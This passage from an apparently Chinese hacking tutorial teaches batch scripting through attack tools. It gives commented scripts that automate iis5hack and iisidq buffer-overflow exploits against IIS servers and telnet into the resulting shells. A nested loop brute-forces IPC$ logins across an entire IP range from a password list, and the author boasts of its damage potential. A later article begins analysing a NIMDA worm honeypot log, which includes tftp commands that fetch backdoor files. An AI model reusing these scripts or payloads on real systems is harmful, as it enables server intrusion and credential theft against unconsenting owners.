    if "%2%"=="2" goto 2    /*%2为开始版本号
    if "%2%"=="3" goto 3    /*如果存在则从匹配的地方开始执行
    if "%2%"=="4" goto 4
    if "%2%"=="5" goto 5
    if "%2%"=="6" goto 6
    if "%2%"=="7" goto 7
    if "%2%"=="8" goto 8
    if not EXIST iis5hack.exe goto file    /*没有发现iis5hack.exe就执行标志file段内容
    ping %1 -n 1 | find "Received = 1"    /*ping目标1次，从结果中发现Received = 1
    if errorlevel 1 goto error    /*如果返回代码为1，则执行error段（代码1为没有发现，0为发现并成功执行）
    iis5hack %1 80 9 88 | find "good"    /*开始溢出目标端口80，系统代码9，溢出后连接端口88，在执行结果中发现字符串"good"（溢出成功后才会有字符串good）
    if not errorlevel 1 goto telnet    /*如果没有错误代码1（溢出成功）就执行telnet段的内容。
    echo 操作系统类型 9 失败!    /否则显示这一句
    :8    /*以下代码内容参照上面
    iis5hack %1 80 8 88 | find "good"
    if not errorlevel 1 goto telnet
    echo 操作系统类型 8 失败!
    :7
    iis5hack %1 80 7 88 | find "good"
    if not errorlevel 1 goto telnet
    echo 操作系统类型 7 失败!
    :6
    iis5hack %1 80 6 88 | find "good"
    if not errorlevel 1 goto telnet
    echo 操作系统类型 6 失败!
    :5
    iis5hack %1 80 5 88 | find "good"
    if not errorlevel 1 goto telnet
    echo 操作系统类型 5 失败!
    :4
    iis5hack %1 80 4 88 | find "good"
    if not errorlevel 1 goto telnet
    echo 操作系统类型 4 失败!
    :3
    iis5hack %1 80 3 88 | find "good"
    if not errorlevel 1 goto telnet
    echo 操作系统类型 3 失败!
    :2
    iis5hack %1 80 2 88 | find "good"
    if not errorlevel 1 goto telnet
    echo 操作系统类型 2 失败!
    :1
    iis5hack %1 80 1 88 | find "good"
    if not errorlevel 1 goto telnet
    echo 操作系统类型 1 失败!
    :0
    iis5hack %1 80 0 88 | find "good"
    if not errorlevel 1 goto telnet
    echo 操作系统类型 0 失败!
    goto error
    :telnet
    telnet %1 88    /*开始连接目标ip的88端口
    goto exit    /*连接中断后跳转exit段
    :error    /*error段显示错误后的帮助信息
    echo 可能网络不能连接或对方已修补该漏洞，请按照下面的格式手工尝试一次!
    echo iis5hack [目标IP] [WEB端口] [系统类型] [开放端口]
    ECHO 中文:    0
    ECHO 中文+sp1:    1
    ECHO 英文:    2
    ECHO 英文+sp1:    3
    ECHO 日语:    4
    ECHO 日语+sp1:    5
    ECHO 韩文:    6
    ECHO 韩文+sp1:    7
    ECHO 墨西哥语:    8
    ECHO 墨西哥语+sp1:    9
    goto exit    /*跳转exit段
    :file    /*file段显示文件没有发现的信息
    echo 文件iis5hack.exe没有发现，程序终止运行!
    goto exit    /*跳转exit段
    :help    /*help段显示本批处理的使用格式帮助
    echo 本程序用法如下:
    echo iis [目标ip]
    echo iis [目标ip] [开始的号码9-0]
    :exit    /*exit段为程序出口
```

这个批处理基本没有什么循环，只是一路走下来，所以代码比较长，难度不大!

例二

这个例子是用iisidq.exe对有idq漏洞的机器进行溢出的批处理。使用的程序有iisidq.exe和系统自带的程序telnet.exe，iisidq.exe的用法如下:

```
运行参数: 操作系统类型 目的地址 web端口 1 溢出监听端口 <输入命令1>
```

其中，如果输入命令参数没有输入，那么,默认为:"cmd.exe"。操作系统类型的代码范围是0－14，我们编制的批处理使用的命令格式为<idq.bat 目标ip>，程序如下:

```
    @echo off    /*同例一
    if not EXIST iisidq.exe goto file /*同例一
    if %1 == "" goto error    /*同例一
    ping %1 -n 1 | find "Received = 1"    /*同例一
    if errorlevel 1 goto error1    /*同例一
    set b=%1    /*创建一个环境变量b，将变量%1的内容传递给环境变量b。变量b的内容以后将是目标ip
    set a=0    /*创建一个环境变量a，并指定环境变量a为0。由于使用整个批处理的循环，所以用a来做计数器。
    :no    /*no段开始
    if %a%==0 set d=0    /*如果环境变量a=0，则创建环境
```

变量d，设定环境变量d=0。

```
if %a%==1 set d=1  /* 环境变量d其实是操作系统类型代码，用计数器来控制
if %a%==2     set    d=2  /* 变动
if %a%==3     set    d=3
if %a%==4     set    d=4
if %a%==5     set    d=5
if %a%==6     set    d=6
if %a%==7     set    d=7
if %a%==9     set    d=9
if %a%==10    set    d=13
if %a%==11    set    d=14
goto 0   /* 变量传递完成后转到标志0处运行
:1
echo 正在执行第%d%项！与目标%b%不能连接！正在尝试连接请等候……
:0                                /* 标志0开始
IISIDQ %d% %b% 80 1 99 |find "good"  /* 按格式发送溢出命令，并在结果中发现字符串"good"（发送代码成功，才会有字符串good）
if errorlevel 1 goto 1                 /* 如果没有good字符串，则没有发送成跳
                                       /* 转标志1处继续尝试发送
ping 127.0.0.1 -n 8 >nul               /*ping自己8次相当于延时8秒不显示执
                                       /* 行结果
echo 正在执行第%d%项！                 /* 报告正在溢出的操作系统类型
telnet %b% 99                    /* 连接溢出端口
echo.                            /* 显示一个空行
if %d%==14 goto error1           /* 如果操作系统类型为14，则跳转error1处（循环出口）
if %d%==13 set a=11              /* 开始用计数器对操作系统代码重新附值
if %d%==9 set a=10
if %d%==7 set a=9
if %d%==6 set a=7
if %d%==5 set a=6
if %d%==4 set a=5
if %d%==3 set a=4
if %d%==2 set a=3
if %d%==1 set a=2
if %d%==0 set a=1
goto no        /* 附值完成跳转no段执行
:file      /* 以下都是出错后的帮助提示
echo IIsidq.exe没有发现！将该文件和本文件放在同一目录！
goto exit
:error
echo 错误！目标ip不可识别！请使用下面的格式连接！
echo idq [目标IP]
goto exit
:error1
echo 连接没有成功！可能目标机器已经修补了该漏洞或网络故障所至！
echo 请按照下面的格式手工尝试！
echo iisidq [目标类型] [目标IP] [目标端口] [连接方式] [溢出端口]
echo telnet [目标ip] [溢出端口]
:exit                     /* 整个程序的出口
```

这个批处理采用的整体循环，掌握好计数器部分就掌握了这个批处理。

例三

```
for /l %%a in (0,1,255) do for /l %%b in (0,1,255) do for /l %%c in (1,1,254) do for /f "tokens=1,2*" %%e in (userpass.txt) do net use \\%1.%%a.%%b.%%c\ipc$ %%e /u:%%f
```

上面的命令是1条命令，大家可看出该命令使用了4个FOR来套用。用法为：C:\>TEST.BAT 218，当输入218回车后，该命令会由第1个for取初始值0为%%a，然后继续取第2个for的初始值0为%%b，继续取第3个for的初始值1为%%c，最后一个for是将userpass.txt中的第一段字符作为密码%%e，第二段字符作为用户名%%f。最后执行命令（这里我把上面的值都带进去，设密码为123，用户名为abc）：

```
net usr \\218.0.0.1\ipc$ 123 /u:abc
```


当然，上面这个例子可能有些朋友会说太简单，并且太死板不灵活。我把这个例子做了些修改（完整文件见光盘），有兴趣的朋友可自己查看。修改后的程序可灵活查找你指定开始到结束或指定开始到最大ip的范围。当然功能还可以再加强，至于能加强到什么地步，能不能成为一个新的工具，那就是你的事了。

这个循环动作大了点，主要是ip的数字替换麻烦。这个批处理我就不写注释了，大家好好参考上面的内容，会很快看懂这个批处理的。看懂了的不要说简单哦！最起码这是个没有使用任何第三方工具就能探测并保存弱口令的批处理！简单的改一改杀伤力还是很大的。以上这些批处理全部在Win2000和XP下测试通过，最大的优点就是只有一个批处理文件，并且绝对不会误报。缺点是太长！

后记

批处理的语法其实很简单，但需要灵活运用。希望这篇教程能让大家以后都熟练使用批处理，一些基本问题可以靠自己的能力去解决。这样我的目的也就达到了！

遭遇蠕虫NIMDA（上集）



cloie

一、遭遇NIMDA

我当时正在BBS上瞎逛，入侵检测系统忽然铃声大作，它就是这样的敏感。估计是路过的小虫虫或某个寻找代理的常见扫描，打开日志一看，发现还蛮有趣的，让我有捉它的冲动了：

图1是IDS（KFSensor）的日志。

ID	Start	Protocol	Sensor Port	Name	Visitor	Received
85	2003-3-22 16:35:18.682	TCP	80	HTTP MS IIS	10.13.91.54	GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0
84	2003-3-22 16:35:18.432	TCP	80	HTTP MS IIS	10.13.91.54	GET /MSADC/httpodbc.dll HTTP/1.0
83	2003-3-22 16:35:18.162	TCP	80	HTTP MS IIS	10.13.91.54	GET /MSADC/root.exe?/c+tftp%20-i%2010.13.91.54 %20GET%20cool.dll%20httpodbc.dll HTTP/1.0
82	2003-3-22 16:35:17.901	TCP	80	HTTP MS IIS	10.13.91.54	GET /MSADC/root.exe?/c+dir HTTP/1.0
81	2003-3-22 16:35:17.371	TCP	80	HTTP MS IIS	10.13.91.54	GET/scripts/root.exe?/c+tftp%20-i%2010.13.91.54% 20GET%20cool.dll%20httpodbc.dll HTTP/1.0
80	2003-3-22 16:35:17.631	TCP	80	HTTP MS IIS	10.13.91.54	GET /scripts/httpodbc.dll HTTP/1.0
79	2003-3-22 16:35:17.120	TCP	80	HTTP MS IIS	10.13.91.54	GET /scripts/root.exe?/c+dir HTTP/1.0

图 1

IDS KFSensor 是个基于主机的入侵检测系统，也可以说是一个蜜罐（honeypot），侦听一系列TCP/UDP端口，模拟一些服务器，如有访问就报警和记录。

通过分析日志，很明显地发现这是一条蠕虫，到GooGle上搜索“cool.dll”和“httpodbc.dll”，可以确认出是NIMDA II。简单分析一下，从日志记录看来：

LOOK 注意

ID 79： 它感染10.13.91.54这台主机，然后扫描到我开了HTTP IIS 5.0。当然，这个是KFSensor模拟的一个WEB服务器，只能回显给客户端WEB服务器版本。但这已足够让对方以为这是一台IIS 5.0了，而且蠕虫根本就不在意你是否是IIS 5.0。这个WEB请求的目的是看看我的WEB服务器Scripts目录下是否已经有root.exe，root.exe是蠕虫Code Red II留下的后门，可利用它直接获得对系统的控制权。

ID 80： 由于我的80端口侦听的并非是真正有漏洞的IIS5.0，刚才那个请求将不成功。蠕虫又利用httpodbc.dll来获得对系统的控制权，这个DLL是利用IIS的“Web Server Folder Traversal”漏洞来得到权限的。如果它成功找到了这个漏洞，病毒会使用它来感染系统。NIMDA本身会向被自己感染的主机上传httpodbc.dll，这里估计是看看是否已经被自己感染过了。

ID 81： 蠕虫想从自己主机上的TFTP服务器，把cool.dll上传到我的服务器，并改名为httpodbc.dll。这里可看出，被蠕虫感染的主机会被建立TFTP服务器，用来传输后门软件。

ID 82： 蠕虫又去寻找另一个root.exe，估计它发现刚才的“Web Server Folder Traversal”漏洞没有能够利用成功，或者它只是为了保险再传输一次后门软件。

ID 83： 它企图再传输一次。

ID 84： 然后再一次尝试“Web Server Folder Traversal”漏洞。

ID 84： 它似乎对几次没有成功感到不耐烦了，又来尝试利用U漏洞，最后终于放弃，没有进一步进攻了。

整个过程可以看出，它的有些行为虽然简单，但却可造成很大的危害。

二、第一次亲密接触

如果只是遇见它、看看它，就这样过去了，就太没有意思了。我觉得应该tracking一下，太大的好奇心总是带给你更大刺激，和更大的风险：）。

我们先看看刚才攻击我的主机究竟是哪个单位的WEB服务器被倒霉的蠕虫占据了？

打开IE，迫不及待地连上去，出现了图2所示的界面。




图 2


可以看出，这是个“流体力学研究所”的主页，主页很简单，几个新闻联接和友情联接都是指向单位的官方主页，好像很自然，唯一特别的地方就是一个研究所的主页怎么做得如此简单？我随意浏览了一下就下线了。不到一分钟的时间，硬盘就开始嗝嗝狂响，可是我没有运行什么大程序啊？心里一惊，估计刚才那个网页有问题，我的机子并没有安装任何杀毒软件，很可能中毒了。慌忙打开任务管理器，察看里面的进程，粗粗一看，也并没有多

出来什么异常的进程，只是CPU被Explorer.exe占用达100%，本来Explorer只是Windows里的合法程序，管理桌面用的。我打开察看线程的选项，大吃一惊，如图3所示。

explorer.exe 1640 00 0:00:10 6,252 K 83 4109


图 3

